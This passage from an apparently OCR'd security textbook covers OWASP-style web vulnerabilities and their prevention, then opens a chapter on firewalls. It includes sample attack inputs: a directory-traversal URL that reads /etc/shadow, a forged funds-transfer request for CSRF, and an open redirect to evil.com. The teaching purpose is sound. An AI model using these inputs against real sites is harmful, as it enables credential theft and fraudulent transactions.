XSS is one of the most common application-layer web attacks. In XSS attacks, the victim is the user rather than the application. XSS attacks target client-side scripting languages such as HTML and JavaScript to embed a malicious script in a web page. These attacks can execute every time the page is loaded into a user's browser or whenever an associated action is performed by the user.

Potential outcomes of XSS attacks include browser session hijacking, stealing account credentials, displaying unwanted advertisements, and infecting the user with a virus or other malware. However, the most malevolent XSS attacks complete their dirty work in secret, accessing unrelated web applications and resources behind the victim's firewall. XSS vulnerabilities in software are easily preventable, yet most companies don't take measures to protect their users.

Threat Agent	**Application Specific**	Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.
Attack Vector	**Exploitability AVERAGE**	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.
Security Weakness	**Prevalence VERY WIDESPREAD**	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: (i) stored; and (ii) reflected, and each of these can occur on the (a) Server; or (b) on the client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.
	Detectability EASY	
Technical Impacts	**Impact MODERATE**	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.
Business Impacts	**Application/Business Specific**	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

XSS is a vulnerability that arises when web applications take data from users and dynamically include it in web pages without first properly validating the data. XSS vulnerabilities allow an attacker to execute arbitrary commands or run malicious code in a victim's browser during an active web session, bypassing normal security restrictions. A successful XSS attack results in an attacker controlling the victim's browser or online account in the vulnerable application.

There are three types of XSS attacks:

- **Non-Persistent:** When interacting with a typical web application, the user will send a web request to the server, such as submitting a form. The application then responds with a page containing an echo of what the user has submitted for confirmation. Web apps with XSS vulnerabilities allow potentially harmful data to be inserted during this routine transaction. A malicious string of JavaScript can replace or append itself to the user's entry, which the user's browser sees and executes when returned. A reflective XSS attacker entices the victim into initiating the HTTP request by clicking on a malicious link embedded in an e-mail or a counterfeit web page that appears legitimate.

Example

- The attacker could send the victim a misleading e-mail with a link containing malicious JavaScript. If the victim clicks on the link, the HTTP request is initiated from the victim's browser and sent to the vulnerable web application. The malicious JavaScript is then reflected back to the victim's browser, where it is executed in the context of the victim user's session.
- Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information. When a user logs in, the browser keeps an Authorization Cookie, which looks like some garbage characters, so both computers (browser and server) remember that she's logged in.

- **Persistent:** Persistent XSS exploits can occur when a web application stores user-generated data and sends it back to the user's browser without properly securing it. This kind of XSS attack is more dangerous since the attacker doesn't have to entice users into performing any suspicious actions. If user data is not properly sanitized before being displayed in the client browser, then any user of the application can potentially become a victim.

Example
Consider a web application that allows users to enter a username that is displayed on each user's profile page. The application stores each username in a local database. A malicious user notices that the web application fails to sanitize the username field and inputs malicious JavaScript code as part of their username. When other users view the attacker's profile page, the malicious code automatically executes in the context of their session.

- **DOM-Based:** XSS attacks can exploit the Document Object Model standard that enables API access to the content of HTML and XML documents. Many applications rely on pages that contain client-side scripts that dynamically generate HTML content. Based on certain user input, these pages modify their HTML without any interaction with the server, typically using Java or ActiveX. An XSS attacker has employed DOM-based XSS methodology if a malicious script can be injected into such a page without any data being submitted to the server. Unlike the other XSS techniques, in DOM-based exploits the client-side script is responsible for not properly sanitizing user input rather than the server.

2.3.3.1. How to Fix and Prevent XSS?

- **Validate data input from user browsers to the web application:** Developers can prevent reflective XSS vulnerabilities by sanitizing user-inputted data in an HTTP request before reflecting it back. Malicious code is commonly inserted as part of a GET or POST parameter. Be sure to sanitize all input from search fields and forms and convert all user input to a single character encoding before parsing. This applies to Single/Double Hex Encoding, Unicode Encoding, and UTF-8 parsing.
- **Encode all output to user browsers from the web application:** Make sure all data is validated, filtered, or escaped before echoing back to the user, such as the values of query parameters during searches. Use the appropriate escaping method for the application's context. HTML encode all user input returned as part of HTML. URL encode all user input returned as part of URLs. Convert special characters such as: ?, &, /, <, >, and spaces to their respective HTML or URL encoded equivalents.

- **Give users the option to disable client-side scripts:** Some web applications are written to optionally operate without client-side processing at all. This is a development tradeoff which can reduce application functionality or responsiveness. Alternatively, developers can take advantage of common browser plugins that allow users to disable client-side scripts entirely, or instead give the user the option of enabling them within specific applications. When implemented, even potentially malicious scripts could be injected on a page but the user would not be susceptible.

2.3.4. Insecure Direct Object References

Insecure Direct Object Reference is when a web application exposes an internal implementation object to the user. Some examples of internal implementation objects are database records, URLs, or files.

An attacker can modify the internal implementation object in an attempt to abuse the access controls on this object. When the attacker does this, they may have the ability to access functionality that the developer didn't intend to expose access to.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

Threat Agent	**Application Specific**	Consider the types of users of your system. Do any users have only partial access to certain types of system data?
Attack Vector	**Exploitability EASY**	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?
Security Weakness	**Prevalence COMMON**	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.
	Detectability EASY	

Technical Impacts	**Impact MODERATE**	Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.
Business Impacts	**Application/ Business Specific**	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

Insecure direct object reference is a very broad category of vulnerabilities. There are many examples of these types of vulnerabilities found in the wild by other names. Open Redirects and Directory Traversal are two classic examples of an insecure direct object reference vulnerability.

- **Open Redirects:** This is where the web application has a parameter that allows the website to redirect the user somewhere else. If this parameter is not implemented properly using a white list, attackers can use this in a phishing attack to lure potential victims to a site of their choosing.
- **Directory Traversal:** Assume a web application allows for a file to be rendered to a user that is stored on the local machine. If the application isn't verifying what files should be accessed, an attacker can request other files on the file system and those will also be displayed.

For instance, if the attacker notices the URL: http://security-test.com/file.jsp?file=report.txt.

The attacker could modify the file parameter using a directory traversal attack. He modifies the URL to: http:/security-test.com/file.jsp?file=**./././etc/shadow**

Upon doing this the /etc/shadow file is returned and rendered by file.jsp demonstrating the page is susceptible to a directory traversal attack.

2.3.5. Security Misconfiguration

Security misconfiguration is simply that – incorrectly assembling the safeguards for a web application. These misconfigurations typically occur when holes are left in the security framework of an application by systems administrators, DBAs, or developers. They can occur at any level of the application stack, including the platform, web server, application server, database, framework, and custom code. These security misconfigurations can lead an attacker right into the system and result in a partially or even totally compromised system.

Threat Agent	**Application Specific**	Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.
Attack Vector	**Exploitability EASY**	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files, and directories, etc., to gain unauthorized access to or knowledge of the system.
Security Weakness	**Prevalence COMMON** **Detectability EASY**	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.
Technical Impacts	**Impact MODERATE**	The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive
Business Impacts	**Application/ Business Specific**	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Attackers find these misconfigurations through unauthorized access to default accounts, unused web pages, unpatched flaws, unprotected files, and directories, and more. If a system is compromised through faulty security configurations, data can be stolen or modified slowly over time and can be time-consuming and costly to recover.

It is important that the entire surface of the web application is void of vulnerabilities. Unlike many of the OWASP Top 10 risks, the developers are not solely responsible for preventing security misconfiguration flaws. The developers must collaborate with administrators to ensure the entire stack is configured properly.

Security misconfigurations are easy to exploit, but by being proactive there are a number of ways to prevent them, including the following recommendations from industry experts:

- Develop a repeatable process to reduce the surface of vulnerability;
- Disable default accounts and change passwords;
- Keep software up-to-date;

- Develop a strong application architecture that effectively isolates components and encrypts data. This is especially important when dealing with sensitive data;
- Disable any unnecessary files or features;
- Don't present stack tracers to users;
- Ensure security settings in development frameworks and libraries are set to secure values;
- Run tools (i.e., automated scanners) and perform regular audits to identify holes in the security configuration.

Web applications are much more complex today than in the past. They have numerous layers, which increase the surface for a potential attack. During the development process, as well as the deployment and ongoing use and maintenance of the web application, it is imperative that the proper security safeguards are taken to reduce any potential points for exploitation. Ensuring the security settings have been configured correctly and that they are checked frequently will go a long way in protecting an organization's information assets.

Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.


Example Attack Scenarios

- **Scenario #1:** The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
- **Scenario #2:** Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.
- **Scenario #3:** App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.
- **Scenario #4:** App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

2.3.6. Sensitive Data Exposure

Sensitive data exposure vulnerabilities can occur when an application does not adequately protect sensitive information from being disclosed to attackers. For many applications this may be limited to information such as passwords, but it can also include information such as credit card data, session tokens, or other authentication credentials.

IT systems usually save in a database user's personal information such as passwords, credit card numbers, house address,' telephone number, id number, etc. When the system is not protected effectively from unauthorized access there is a high probability that a hacker might exploit that vulnerability and steal that information. That vulnerability is 'Sensitive Data Exposure.'



The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server-side flaws due to limited access and they are also usually hard to exploit.

Threat Agent	**Application Specific**	Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.
Attack Vector	**Exploitability DIFFICULT**	Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.
Security Weakness	**Prevalence UNCOMMON**	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server-side flaws due to limited access and they are also usually hard to exploit.
	Detectability AVERAGE	
Technical Impacts	**Impact SEVERE**	Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.
Business Impacts	**Application/ Business Specific**	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

2.3.6.1. How to Detect Application Vulnerable to 'Sensitive Data Exposure'?

The first thing to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data:

- Is any of this data stored in clear text long term, including backups of this data?
- Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
- Are any old/weak cryptographic algorithms used?
- Are weak crypto keys generated, or is proper key management or rotation missing?
- Are any browser security directives or headers missing when sensitive data is provided by/sent to the browser?

2.3.6.2. How to Prevent 'Sensitive Data Exposure'?

- Considering the threats, you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
- Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't have can't be stolen.
- Ensure strong standard algorithms and strong keys are used, and proper key management is in place.
- Ensure passwords are stored with an algorithm specifically designed for password protection.
- Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.
- Consult information security experts for detailed and thorough checks of all sensitive web applications.

Example Attack Scenarios

- **Scenario #1:** An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.
- **Scenario #2:** A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.
- **Scenario #3:** The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

2.3.7. Missing Function Level Access Control

Function level access control vulnerabilities could result from insufficient protection of sensitive request handlers within an application. An application may simply hide access to sensitive actions, fail to enforce sufficient authorization for certain actions, or inadvertently expose an action through a user-controlled request parameter. These vulnerabilities could be much more complex and be the result of subtle edge-cases in the underlying application logic.

Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.

Threat Agent	**Application Specific**	Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?
Attack Vector	**Exploitability EASY**	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.
Security Weakness	**Prevalence COMMON**	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.
	Detectability AVERAGE	
Technical Impacts	**Impact MODERATE**	Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.
Business Impacts	**Application/ Business Specific**	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

2.3.7.1. Detect and Avoid Missing Control Problems

- Services offered by the website must benefit from an efficient authentication module, which will only make the function the user actually has access to appear and, especially, which will block on the server's side what should not be accessible.
- Filtrate the administrative functions' access, through a control via IP and/or login and password.
- Also filtrate additional components or third-party services (such as web services) by IP and login/password.
- Make sure that the framework and/or the website's code are restrictive enough.

Example Attack Scenarios
The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the admin_getappInfo page.
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the admin_getappInfo page, this is also a flaw, and may lead the attacker to more improperly protected admin pages. *Solution*: Function level access control

2.3.8. Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery (XSRF or CSRF) is a method of attacking a Web site in which an intruder masquerades as a legitimate and trusted user. An XSRF attack can be used to modify firewall settings, post unauthorized data on a forum, or conduct fraudulent financial transactions. A compromised user may never know that such an attack has occurred. If the user does find out about an attack, it may only be after the damage has been done and a remedy may be impossible.

An XSRF attack can be executed by stealing the identity of an existing user and then hacking into a Web server using that identity. An attacker may also trick a legitimate user into unknowingly sending hypertext transfer protocol (HTTP) requests that return sensitive user data to the intruder.

An XSRF attack is functionally the opposite of a cross-site scripting (XSS) attack, in which the hacker inserts malicious coding into a link on a Web site that appears to be from a trustworthy source. When an end user clicks on the link, the embedded programming is submitted as part of the client's Web request and can execute on the user's computer.

An XSRF attack also differs from cross-site tracing (XST), a sophisticated form of XSS that allows an intruder to obtain cookies and other authentication data using simple client-side script. In XSS and XST, the end user is the primary target of the attack. In XSRF, the Web server is the primary target although collateral harm is often done to individual end users.

XSRF attacks are more difficult to defend against than XSS or XST attacks. In part, this is because XSRF attacks are less common and have not received as much attention. Another problem is the fact that it can be difficult to determine whether or not an HTTP request from a particular user is actually intended by that same user. While strict precautions can be used to verify the identity of a user attempting to access a Web site, users may not tolerate frequent requests for authentication. The use of cryptographic tokens can provide frequent authentication in the background so the user is not constantly pestered by authentication requests.

Threat Agent	**Application Specific**	Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.
Attack Vector	**Exploitability AVERAGE**	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.
Security Weakness	**Prevalence COMMON**	CSRF takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.
	Detectability EASY	
Technical Impacts	**Impact MODERATE**	Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout, and even login.
Business Impacts	**Application/Business Specific**	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Example
The application allows a user to submit a state changing request that does not include anything secret. For example:
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243.
So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:
**
If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

2.3.9. Using Known Vulnerable Components

Vulnerabilities in third-party libraries and software are extremely common and could be used to compromise the security of systems using the software. Over the last several years approximately 45,00 CVEs (common vulnerabilities and exposures) have been published per year.

The issue is that modern software is made up of dozens, if not hundreds, of third-party components. Even if the code we write is secure, the other components we are using may not be. We might be using an out-of-date version of a library that has a known vulnerability. Or we might be using a component that depends on another component that has a known vulnerability. It can be hard to keep track of all the dependencies in our code, much less keep up-to-date with all the versions and the potential problems with those versions.

This problem is a really good reason to use a dependency manager for our builds, such as Apache Ivy or Apache Maven. They can handle a lot of the heavy lifting for dependencies in our code, including a way to explicitly track and document the third-party libraries our code may depend on.

Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.

Threat Agent	**Application Specific**	Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.
Attack Vector	**Exploitability AVERAGE**	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.
Security Weakness	**Prevalence WIDESPREAD** **Detectability DIFFICULT**	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.
Technical Impacts	**Impact MODERATE**	The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.
Business Impacts	**Application/Business Specific**	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

2.3.10. Invalidated Redirects and Forwards

Invalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance.

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Threat Agent	**Application Specific**	Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.
Attack Vector	**Exploitability AVERAGE**	Attacker links to invalidate redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.
Security Weakness	**Prevalence UNCOMMON** **Detectability EASY**	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an invalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.
Technical Impacts	**Impact MODERATE**	Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.
Business Impacts	**Application/Business Specific**	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?

2.3.10.1. Prevention

Safe use of redirects and forwards can be done in a number of ways:

- Simply avoid using redirects and forwards;
- If used, don't involve user parameters in calculating the destination. This can usually be done;
- If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user;
- It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server-side code translate this mapping to the target URL.

Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

Example Attack Scenarios

- **Scenario #1:** The application has a page called "redirect.jsp" which takes a single parameter named "url." The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.
  http://www.example.com/redirect.jsp?url=evil.com
- **Scenario #2:** The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.

http://www.example.com/boring.jsp?fwd=admin.jsp

CHAPTER 3

NETWORK SECURITY

CONTENTS

3.1. FIREWALL

A firewall protects networked computers from intentional hostile intrusion that could compromise confidentiality or result in data corruption or DoS. It may be a hardware device (see Figure 3.1) or a software program (see Figure 3.2) running on a secure host computer. In either case, it must have at least two network interfaces, one for the network it is intended to protect, and one for the network it is exposed to.

A firewall sits at the junction point or gateway between the two networks, usually a private network and a public network such as the Internet. The earliest firewalls were simply routers. The term firewall comes from the fact that by segmenting a network into different physical sub networks, they limited the damage that could spread from one subnet to another just like fire doors or firewalls.




Figure 3.1. Hardware firewall to provide protection.




Figure 3.2. Software firewall to provide protection.

3.1.1. What Does a Firewall Do?

A firewall examines all traffic routed between the two networks to see if it meets certain criteria. If it does, it is routed between the networks, otherwise it is stopped. A firewall filters both inbound and outbound traffic. It can also manage public access to private networked resources such as host applications. It can be used to log all attempts to enter the private network and trigger alarms when hostile or unauthorized entry is attempted. Firewalls can filter packets based on their source and destination addresses and port numbers. This is known as address filtering. Firewalls can also filter specific types of network traffic. This is also known as protocol filtering because the decision to forward or reject traffic is dependent upon the protocol used, for example HTTP, ftp, or telnet. Firewalls can also filter traffic by packet attribute or state.

3.1.2. What Can't a Firewall Do?

A firewall cannot prevent individual users with modems from dialing into or out of the network, bypassing the firewall altogether. Employee misconduct or carelessness cannot be controlled by firewalls. Policies involving the use

and misuse of passwords and user accounts must be strictly enforced. These are management issues that should be raised during the planning of any security policy but that cannot be solved with firewalls alone.

The arrest of the Phone master's cracker ring brought these security issues to light. Although they were accused of breaking into information systems run by AT&T Corp., British Telecommunications Inc., GTE Corp., MCI WorldCom, South-western Bell, and Sprint Corp, the group did not use any high-tech methods such as IP spoofing (see question 10). They used a combination of social engineering and dumpster diving. Social engineering involves skills not unlike those of a confidence trickster. People are tricked into revealing sensitive information. Dumpster diving or garbology, as the name suggests, is just plain old looking through company trash. Firewalls cannot be effective against either of these techniques.

3.1.3. Who Needs a Firewall?

Anyone who is responsible for a private network that is connected to a public network needs firewall protection. Furthermore, anyone who connects so much as a single computer to the Internet via modem should have personal firewall software. Many dial-up Internet users believe that anonymity will protect them. They feel that no malicious intruder would be motivated to break into their computer. Dial up users who have been victims of malicious attacks and who have lost entire days of work, perhaps having to reinstall their operating system, know that this is not true. Irresponsible pranksters can use automated robots to scan random IP addresses and attack whenever the opportunity presents itself.

3.1.4. How Does a Firewall Work?

There are two access denial methodologies used by firewalls. A firewall may allow all traffic through unless it meets certain criteria, or it may deny all traffic unless it meets certain criteria (see Figure 3.3). The type of criteria used to determine whether traffic should be allowed through varies from one type of firewall to another. Firewalls may be concerned with the type of traffic, or with source or destination addresses and ports. They may also use complex rule bases that analyze the application data to determine if the traffic should be allowed through. How a firewall determines what traffic to let through depends on which network layer it operates at. A discussion on network layers and architecture follows.




Figure 3.3. Basic firewall operation.

To understand how firewalls work it helps to understand how the different layers of a network interact. Network architecture is designed around a seven-layer model. Each layer has its own set of responsibilities, and handles them in a well-defined manner. This enables networks to mix and match network protocols and physical supports. In a given network, a single protocol can travel over more than one physical support (layer one) because the physical layer has been dissociated from the protocol layers (layers three to seven). Similarly, a single physical cable can carry more than one protocol. The TCP/IP model is older than the OSI industry standard model which is why it does not comply in every respect. The first four layers are so closely analogous to OSI layers however that interoperability is a day-to-day reality.

